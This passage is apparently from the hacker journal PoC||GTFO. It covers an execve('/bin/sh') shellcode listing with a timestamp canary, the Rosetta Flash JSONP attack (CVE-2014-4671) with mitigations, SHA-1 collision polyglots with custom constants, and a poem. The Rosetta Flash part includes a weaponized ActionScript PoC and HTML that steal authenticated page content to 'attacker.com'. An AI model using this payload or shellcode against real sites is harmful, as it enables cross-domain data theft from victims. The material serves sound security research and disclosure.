
Figure 5.7: Our shellcode eventually calls `int 80h`, which is `0xcd 0x80`.

Another option is to use `0xeb` as the second byte of a conditional jump which, if taken will land you somewhere earlier in the shellcode, on a four-byte boundary.

Combining those two instruction gives us the building blocks for our canary check: compare two values and jump backward if they do not match. Now all we have to do is load the high 32 bits of the timestamp counter in `ebx` and restore any spilled registers before calling `int 80h`. The `ebp` register already has the right value.

```
0000:  0f 31          rdtsc              ;read timestamp counter
0002:  92             xchg edx, eax
0003:  95             xchg ebp, eax      ;put high dword in ebp
0004:  31 db          xor ebx, ebx
0006:  66 53          push bx
0008:  66 68 75 72    push small 07275h
000C:  66 68 62 6f    push small 06F62h
0010:  66 68 67 68    push small 06867h
0014:  66 68 65 69    push small 06965h
0018:  66 68 20 4e    push small 04E20h
001C:  66 68 6c 6f    push small 06F6Ch
0020:  66 68 65 6c    push small 06C65h
0024:  66 68 20 48    push small 04820h
0028:  66 68 68 6f    push small 06F68h
002C:  66 68 65 63    push small 06365h
0030:  89 e1          mov ecx, esp       ;argv[2] -> ecx
0032:  6a 68          push 068h
0034:  66 68 2f 73    push small 0732Fh
0038:  66 68 69 6e    push small 06E69h
003C:  66 68 2f 62    push small 0622Fh
0040:  89 e0          mov eax, esp       ;eax=filename=argv[0]
0042:  6a 2d          push 02Dh
0044:  b2 63          mov dl, 063h
0046:  89 e6          mov esi, esp       ;argv[1] -> esi
0048:  88 54 24 01    mov [esp+1h], dl
004C:  53             push ebx
004D:  89 e2          mov edx, esp       ;envp [ NULL ] -> edx
004F:  51             push ecx
0050:  56             push esi
0051:  50             push eax
0052:  eb 02          jmp short 0056h
0054:  eb aa          jmp short 0000h    ;'midway station'
0056:  89 e1          mov ecx, esp       ;argv ['/bin/sh',etc]
0058:  b3 0b          mov bl, 0Bh        ;__NR_EXECVE -> ebx
```

```
005A:  50              push eax           ;push filename
005B:  52              push edx           ;push envp
005C:  0f 31 92 39     --------------------.
0060:  eb f2 93 39     jmp short 0054h ;  | these jumps will all
0064:  eb f2 5a 75     jmp short 0058h ;  | (eventually) end up
0068:  eb f2 5b 39     jmp short 005Ch ;  | at 005C
006C:  eb f2 cd 80     jmp short 0060h ;  |
0070:                  .-------------------/
                       |
                       V
005C:  0f 31           rdtsc
005E:  92              xchg edx, eax      ;canary val -> eax
005F:  39 eb           cmp ebx, ebp       ;no-op
0061:  f2 93           repnz xchg ebx,eax;canary val -> ebx
                                          ;__NR_EXECVE -> eax
0063:  39 eb           cmp ebx, ebp       ;canary check
                                          ;OK if zero
0065:  f2 5a           repnz pop edx      ;envp -> edx
0067:  75 eb           jnz 0054h          ;to 'midway station'
                                          ;if the check fails
0069:  f2 5b           repnz pop ebx      ;filename -> ebx
006B:  39 eb           cmp ebx, ebp       ;nop
006D:  f2 cd 80        repnz int 80h      ;we're done :-)
```



5:11 Abusing JSONP with Rosetta Flash

by Michele Spagnuolo,
whose opinions are not endorsed by his employer.

In this article I present Rosetta Flash, a tool for converting any SWF file to one composed of only alphanumeric characters, in order to abuse JSONP endpoints. This PoC makes a victim perform arbitrary requests to the vulnerable domain and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This vulnerability is indexed as CVE-2014-4671.

Rosetta Flash leverages zlib, Huffman encoding, and Adler-32 checksum brute-forcing to convert any SWF file to another one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.

The Attack Scenario

To better understand the attack scenario it is important to take into account the following three factors:

1. SWF files can be embedded on an attacker-controlled domain using a *Content-Type* forcing `<object>` tag, and will be executed as Flash as long as the content looks like a valid Flash file.

2. JSONP, by design, allows an attacker to control the first bytes of the output of an endpoint by specifying the `callback` parameter in the request URL. Since most JSONP callbacks restrict the allowed charset to `[a-zA-Z0-9]`, `_` and `.`, my

tool focuses on this very restrictive set of characters, but it is general enough to work with other user-specified alphabets.

3. With Flash, an SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it, with no `crossdomain.xml` check. That is why allowing users to upload an SWF file to a sensitive domain is dangerous. By uploading a carefully crafted SWF file, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.

High profile Google domains (`accounts.google.com`, `www.`, `books.`, `maps.`, etc.) and YouTube were vulnerable and have been recently fixed. Instagram, Tumblr, Olark and eBay are still vulnerable at the time of writing. Adobe pushed a fix in the latest Flash Player, described in the section on mitigations.

In the Rosetta Flash GitHub repository,[22] I provide a full-featured proof of concept and ready-to-be-pasted, weaponized PoCs with ActionScript sources for exfiltrating arbitrary content specified by the attacker in the FlashVars.

How it Works

Rosetta uses ad-hoc Huffman encoders in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not really compression, but an inflation! We are effectively using Huffman as a Rosetta Stone.

[22] `git clone https://github.com/mikispag/rosettaflash`
`unzip pocorgtfo05.pdf`




Figure 5.8: SWF Header Types

A Flash file can be either uncompressed (magic bytes `FWS`), zlib-compressed (`CWS`) or LZMA-compressed (`ZWS`). We are going to build a zlib-compressed file, but one that is actually larger than the decompressed version!

Furthermore, Flash parsers are very liberal, and tend to ignore invalid fields. This is very good for us, because we can force Flash content to the characters we prefer.

Zlib Header Hacking

We need to make sure that the first two bytes of the zlib stream, which is a wrapper over DEFLATE, are a valid combination.

There aren't many allowed two-bytes sequences for `CMF` (Compression Method and flags) + `CINFO` (malleable) + `FLG`. The latter include a check bit for `CMF` and `FLG` that has to match, preset dictionary (not present), and compression level (ignored).

The two-byte sequence `0x68 0x43`, which as ASCII is "`hC`" is allowed and Rosetta Flash always uses this particular sequence.




Figure 5.9: Starting Bytes for Zlib




Figure 5.10: Adler-32 Algorithm

Adler-32 Checksum Bruteforcing

As you can see from the SWF header format in Figure 5.8, the checksum is the trailing part of the zlib stream included in the compressed output SWF, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a clever way to get an Adler-32 checksum of the original uncompressed SWF that is made of just `[a-zA-Z0-9_\.]` characters.

An Adler-32 checksum is composed of two 4-byte rolling sums, S1 and S2, concatenated.

For our purposes, both S1 and S2 must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how do we find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows us to append arbitrary bytes at the end of the original SWF file. These bytes are ignored, and that is gold for us.

But what is a clever way to append bytes? I call my approach the Sleds + Deltas technique. As shown in Figure 5.11, we can keep adding a high byte sled until there is a single byte we can add to make S1 modulo-overflow and become the minimum allowed byte representation, and then we add that delta. This sled is composed of `0xfe` bytes because `0xff` doesn't play nicely with the Huffman encoding.

Now we have a valid S1, we want to keep it fixed. So we add a sled comprising of NULL bytes until S2 modulo-overflows, thus arriving at a valid S2.




Figure 5.11: Adler-32 Manipulation

Huffman Magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to `[a-zA-Z0-9_\.]` characters. This is currently done with a pretty raw but effective approach that will have to be optimized in order to work effectively for larger files. Twist: the representation of tables, in order to be embedded in the file, has to satisfy the same charset constraints.

We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed character set. In order to reduce the inevitable inflation in size, repeat codes (code `16`, mapped to `00`), are used to produce shorter output that is still alphanumeric.

For more detail, feel free to browse the source code in the Rosetta Flash GitHub repository or the stock version from this




Figure 5.12: DEFLATE Block Format

zip file.[23] And yes, you can make an alphanumeric Rickroll.[24]

A Universal, Weaponized Proof of Concept

The following is an example written in ActionScript 2 for the `mtasc` open-source compiler.

```
class X {
    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate,w,"POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash, providing an alphanumeric Flash object.

The attacker has to simply host HTML page in Figure 5.13 on his/her domain, together with a `crossdomain.xml` file in the root that allows external connections from victims, and make the victim load it.

This universal proof of concept accepts two parameters passed as FlashVars. The `url` parameter is in the same domain of the

[23] `git clone https://github.com/mikispag/rosettaflash`

[24] `http://miki.it/RosettaFlash/rickroll.swf`
`unzip pocorgtfo05.pdf rosettaflash/PoC/rickroll.swf`
`pocorgtfo05.pdf`

```
<object type="application/x-shockwave-flash"
data="https://vulnerable.com/endpoint?callback=CWSMIKI0hCD0Up0IZ
Unnnnnnnnnnnnnnnnnnn UU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt0
333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnn UU
5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxoooD0Ciud
IbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHe
RjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnn UU5nnnnnn3Snn7YN
qdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033sD
DGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAH
ZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzf
HIYqEqEmIVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnn U
U5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0GDtDDDGGDD
GDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwX
HLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOX
HeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0U
p0IZUnnnnnnnnnnnnnnnnnnn UU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0
333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUnnn
nnnnnnnnnnnnnnnn UU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03w
DDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTH
No4D0Up0IZUnnnnnnnnnnnnnnnnnnn UU5nnnnnn3Snn7CiudIbEAt33wwE03GDDG
wGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqee
orHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHH
voXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnn UU5nnnnnn3
SnnwWNqdIbe133333333333333333WfF03sTeqefXA888oooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo88
88888880Nj0h" style="display: none">
<param name="FlashVars" value="url=https://vulnerable.com/
account/page_with_sensitive_content_requiring_authentication&exf
iltrate=http://attacker.com/log.php">
</object>
```

Figure 5.13: Compiled Alphanumeric Flash in HTML

vulnerable endpoint from which to perform a GET request with the victim's cookie. The `exfiltrate` parameter is the attacker-controlled URL to POST the exfiltrated data to in the variable `x`.

Moreover, we can get Rosetta Flash to force a particular checksum, which means that we can get the checksum, thus the flash file, to end with a particular character, such as "(", which will be reflected by JSONP.

Mitigations and Fixes

Mitigations by Adobe

Due to the sensitivity of this vulnerability, I first disclosed it internally to my employer, Google. I then privately disclosed it to Adobe PSIRT. Adobe confirmed they pushed a tentative fix in Flash Player 14 beta codename Lombard (version 14.0.0.125) and finalized the fix in version 14.0.0.145, released on July 8, 2014.

In the release notes, Adobe describes a stricter verification of the SWF file format.

> The initial validation of SWF files is now more strict. In the event that a SWF fails the initial validation checks, it will simply not be loaded. We are particularly interested in feedback on obfuscated SWFs generated with third-party tools, and older content.

Mitigations by Website Owners

First of all, it is important to avoid using JSONP on sensitive domains, and if possible use a dedicated sandbox domain.


One mitigation is to make endpoints return the `Content-Disposition` header `attachment; filename=f.txt`, forcing a file download. Starting from Adobe Flash 10.2, this is sufficient to instruct Flash Player not to run the SWF.

To be also protected from content sniffing attacks, prepend the reflected callback with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in Chrome you can also return the `Content-Type-Option nosniff`. If the JSONP endpoint returns a `Content-Type` of `application/json`, Flash Player will refuse to execute the SWF.

Acknowledgments

Thanks to Gábor Molnár, who created `ascii-zip`, a source of inspiration for the Huffman part of Rosetta. I learn talking with him in private that we worked independently on the same problem. He privately came up with a single instance of an ASCII SWF approximately one month before I finished the whole Rosetta Flash internally at Google in May 2014 and reported it to HackerOne only. Rosetta Flash is a full featured tool with universal, weaponized PoCs that converts arbitrary SWF files to ASCII thanks to automatic ADLER32 checksum bruteforcing.



5:12 A cryptographer and a binarista walk into a bar.

by Ange Albertini, Binarista
and Maria Eichlseder, Cryptographer

So you meet a stingy schizophrenic genie, who grants you just one wish, and that wish is a single hash collision, with a bunch of nasty restrictions. In the following story, cleverness wins over stinginess, as it does, in a classic fairy-tale way! —PML

SHA-1 uses four constants internally. `0x5a827999`, `0x6ed9eba1`, `0x8f1bbcd` and `0xca62c1d6` are the square roots of 2, 3, 5, and 10 respectively. These nothing-up-my-sleeve numbers are supposedly innocent, but nobody knows why they were chosen, rather than any other constants. It's a common practice in embedded devices to use known checksum algorithms such as SHA-1 but with different internal parameters: it gives you a proprietary algorithm based on a robust model.

What could go wrong?

Aumasson et al.[25][26] show how to find practical collisions for such modified SHA-1 when the attacker can control these constants.

From a high-level perspective, finding a collision pair is a bit of an involved process. It roughly involves the following, but you should read the paper for full details.

1. Feeding the difference pattern (explained below) and the fixed bits (w.r.t. the pattern) to an optimized automatic search algorithm.

[25] Albertini A., Aumasson J.-Ph., Eichlseder M., Mendel F., Schlaeffer M. Malicious Hashing: Eve's Variant of SHA-1. In: Joux, A. (ed.) Selected Areas in Cryptography 2014, LNCS, Springer (to appear)

[26] See also PoC||GTFO 8:10.


2. Experimenting with the parameters until a few reasonable-looking candidates emerge, aborting if none do.

3. Feeding those candidates to a similar search algorithm with a similar parameter set.


4. Waiting a day or two for completion, maybe eliminating the less promising candidates successively.

Let's consider the consequences from a non-cryptographic perspective.

You have a colliding pair of pseudo-random blocks. They took between fifteen and thirty hours to compute, on eighty cores. They have the same SHA-1 checksum (`e033efe8e6e74d75c6d0bbaf2f2eba8d163f70b5`) if the internal constants are `0x5a827999`, `0x88e8ea68`, `0x578059de`, `0x54324a39` instead of the original ones. You're happy, you win.



If you look at these blocks as a normal person, you probably think, "This is just colliding random garbage. Big deal!" They just don't seem that scary. It would be far more useful if you had colliding files using a standard binary format.






Figure 5.14: Colliding shell scripts.

Here are the rules of the game, from the binary perspective.

- You have two different blocks of `0x40` bytes, at offset `0`, that yield colliding hashes. You can append the same content to both, of course, and the overall hashes would still collide.

- Certain positions in these blocks are occupied by the same bytes, while bytes in other positions differ. We call the bitwise pattern of the differences a *difference pattern* and call the bytes/bits that must be the same in both blocks *fixed* and the rest "*random*." Only a handful of such patterns exist that still have practical attack complexity.

- All available patterns have at most three consecutive bytes without a difference. Typically, in every double word, only the middle two bytes have no differences.

- A few more bits can be set to fixed values on top of a difference pattern, but the majority of the remaining bits will need to be "random." Typically, the more bits you fix, the higher the computational attack complexity. Fixing between 32 and 48 of the 512 bits in the first block usually works fine.

- All available patterns have a difference in the higher nybble of the last byte, and one pattern has no difference in the first three bytes.

This means that you can't have a magic signature of four bytes in a row in both blocks, nor four `00` bytes in a row, so you already know that you can't have two files of the same type with a classic four-byte magic value at offset zero.

You must either somehow skip over the randomness or deal with it. We will now discuss various ways to do so.

Skipping over the Randomness

Shell Scripts

You can see that our two blocks start with a hash and contain no carriage-return characters. That pattern is treated as a comment in many scripting languages, and thus ignored as unneeded data. Appended to two differing but colliding comment blocks, the same scripting code could check for some difference and produce different results accordingly. This will result in two colliding scripts, shown in Figure 5.14.


MBR & COM

Another possibility is to use one of the header-less file formats, such as an MBR boot sector or a COM executable. Encode some jumps in the constant part, with the relative offset in the differing part. Execution will land in different offsets, where you can have two different stubs of code.

7 Zip & RAR

Archives that are parsed sequentially, such as 7 Zip and RAR, simply scan for their respective signatures at any offset. So to create an archive collision, simply concatenate two archives and remove the first byte of the top archive. Then you have to make sure that one block of the colliding pair ends with the missing byte of the signature. This block will restore the signature of the top archive, whereas the other block will keep it disabled, thus enabling the bottom archive.

Note that these are not exclusive. With a bit of perseverance, you can have a RAR-MBR-Shell colliding polyglot. And append a schizophrenic PDF, too! Why not? ;)



Dealing with Randomness

A JPEG file is made of segments. Each segment is defined by its first two bytes: first `0xff`, then an extra marker byte (but never `0x00`). For example, a JPEG should start with a Start-of-Image segment, marked `0xff 0xd8`.

Most segments then encode a length on two bytes (which is handy because it won't get out of control if it's random), and then the content of the segment.

A weird property of the JPEG format is that even though these markers are either constant-sized or encode their length, you can

still insert random data between two segments.

How does the parser know where a new segment starts? It looks for an `0xff` byte that is followed by a non-null. Thus, if your JPEG encoder outputs an `0xff`, it should also output an extra `0x00` afterwards to avoid problems.

This is very handy for us, particularly as several contiguous segments with a length and value (APPx `0xe?` and COM `0xfe`) will be ignored.

Crafting our Colliding Pair

First, our blocks should be valid JPEGs. They must start with `0xff 0xd8`, which we can control. Then we need one last byte we can fully control, `0xff`, to start a segment. Then comes the fourth byte, which we'll set to `0xe?`. With luck, both cases will give us a valid+ignored segment start. Lastly comes the size of the segment, which we can't fully control, but which will not be too large as it's encoded in two bytes.

So, if we're lucky enough that the blocks are not too small, end after the `0x40` byte block, and their ends are not too close to each other, we just have to place the segments of two different JPEG pictures where these segments are ending.

Now we just have to hope that none of our random bytes creates an `0xff` byte. If we can't create the `0xff` sequence right after the signature, then we could retry later in the file, as other random data will be okay as long as no `0xff` appears.

We now have two valid JPEG start markers, and starting at the same offset two dummy segments of different lengths. All that is needed now is to start a comment segment right after the end of the smaller dummy segment, to comment out the first image's segment that will be placed immediately following the longest dummy segment. After the comment segment, we place

JPEG signature — Chunk marker - ff e5 in block 1 - ff e6 in block 2 — Chunk length - c4 00 in block 1 - e4 00 in block 2

```
00000: ff d8 ff e? ?4 00 39 54 ?? 6d 04 2e ?? b7 b2 ??
       ?? 08 cf ?? ?? 46 d4 ?? ?? 0a 05 ?? ?? cb e2 ??  (contains no 0xff)
       ?? 87 fc ?? 38 98 83 ?? ?? 32 ac ?? ?? 6a a8 ??
       ?? 43 1f ?? ?? 66 87 f5 ?? 85 f7 ?? ?? 1c a9 ??

0c404: ff fe b5 e9     <COMment chunk covering Image 1>

0e404: ff e0           <start of Image 1>

       ...
       ff d9           <end of Image 1> <end of comment>

179ed: ff e0           <start of Image 2>

1b0d7: ff d9           <end of Image 2>
```

Figure 5.15: Colliding Pair of JPEG Headers

the segment of the second image.

In one block, the dummy segment is longer; right after it come the segments of a valid JPEG image. In the other block, the dummy segment is shorter; it is directly followed by a comment segment that covers the rest of the longer dummy chunk and the chunks of the first valid image. Right after this comment segment come the segments of the second JPEG image. (Figure 5.15.)

So now we have two blocks that can integrate any pair of standard JPEG files, provided they're not too big, and also a RAR archive collision, as one of the blocks ends with an "`R`". Why not, when we get the RAR for free?

And a Failure

The PE file format starts with an obsolete DOS header that is `0x40` bytes long (exactly the size of our block!), for which the only relevant elements nowadays are as follows:

- The '`MZ`' signature, at offset `0`.
- A pointer to the PE header, `e_lfanew`, aligned on four bytes at offset `0x3c`

As mentioned before, we know that the pointer will be different between the two blocks, as it is four bytes long. The problem is that the pointer in one of the two blocks will have a bit of its highest nybble set, thus that pointer will be greater than `0x1000000` (that's greater than 16 Gb). By manually crafting a PE, the greatest value of `e_lfanew` that was found to be functional is `0xffffff0`, which is smaller than the lowest limit, yet very big. That PE itself is 268,435,904 bytes!

Thus, creating colliding PEs doesn't seem possible with this technique.

Conclusion

Having two different pictures with the same cryptographic hash that you can open in any image viewer is way more impressive than having two random colliding blocks—especially if you can freely use any picture for your final PoCs.

There are more than purely artistic reasons for studying polyglot collisions. When the attacker controls the constants as the

hash function is initially specified, he only gets a single collision, a single pair of colliding blocks, for free. Finding more different collisions is as hard as finding one for the original SHA-1. So, if you want to have some freedom in using your collisions in practice, all target file formats must already be supported by your one colliding block.

In order to save significant time and heartache, a script was created that simulated all necessary conditions. (Generate two fully random blocks, set some bytes according to your rules, then check that they work.) This script helped considerably to determine in advance the actual rules to feed the crunching cluster and then to be sure that you have working collisions at the end, rather than waiting a day or two to get the block pairs, which would likely fail to support the intended formats, and be forced to repeat this time-consuming and random process.

That makes two people happy: the cryptographer has a sexy new PoC, while the binarista has a nifty solution to an unusual challenge. Ain't that neighborly?

5:13 Ancestral Voices
Or, a vision in a nightmare.

by Ben Nagy

And there were gardens bright with sinuous rills,
Where blossomed many an incense-bearing tree;
And here were forests ancient as the hills,
Enfolding sunny spots of

Lock up the poets.

For their rhymes, unchecked, lead but to crime
sweet twisted words and wild surmise
call beauty truth, turn truth to lies
light dark heart-fire; poison minds

beware, beware! His flashing eyes, his floating hair
weave a circle round him thrice

Yes, let them sing, in stately thirds
some hymns with fine uplifting words
but we'll not have the masses stirred
by driving beats and fey discords

Though we ourselves do not compose
we feel licentious music grows
unquiet in the hearts of youth.
Counting stars. Questioning truth.

But oh! that deep romantic chasm which slanted
Down the green hill athwart a cedarn cover!
A savage place! as holy and enchanted
As e'er beneath a waning moon was haunted
By woman wailing for her demon-lover!

They may paint, but only noble scenes
pastorals, in blues and greens
discreetly hung and gently framed
what good can come of art uncaged?

So, twice five miles of fertile ground
with walls and towers were girdled round

For studies of the human form
lead first to nudes and then to porn
and thence to moral turpitude
thus risqué "art" should be eschewed

And while we neither draw nor paint
it's clear we must control the taint
unsanctioned inspiration brings
illicit loft to raptor's wing

> *The shadow of the dome of pleasure*
> *Floated midway on the waves;*
> *Where was heard the mingled measure*
> *From the fountain and the caves.*

Of course true art must not be banned
but regulated, measured, planned
taught wisely by trustworthy schools
so art may serve the good of all

No more shall marshal songs be sung
no seditious ditties hummed
no rousing slogans shall be scrawled
defiance sprayed on courthouse walls

> *And close your eyes with holy dread*
> *For he on honey-dew hath fed,*

But the poets, we fear, will not understand
they will twist our good words and mock our sound plans
we can never control their pernicious wordplay
so, quietly must they be

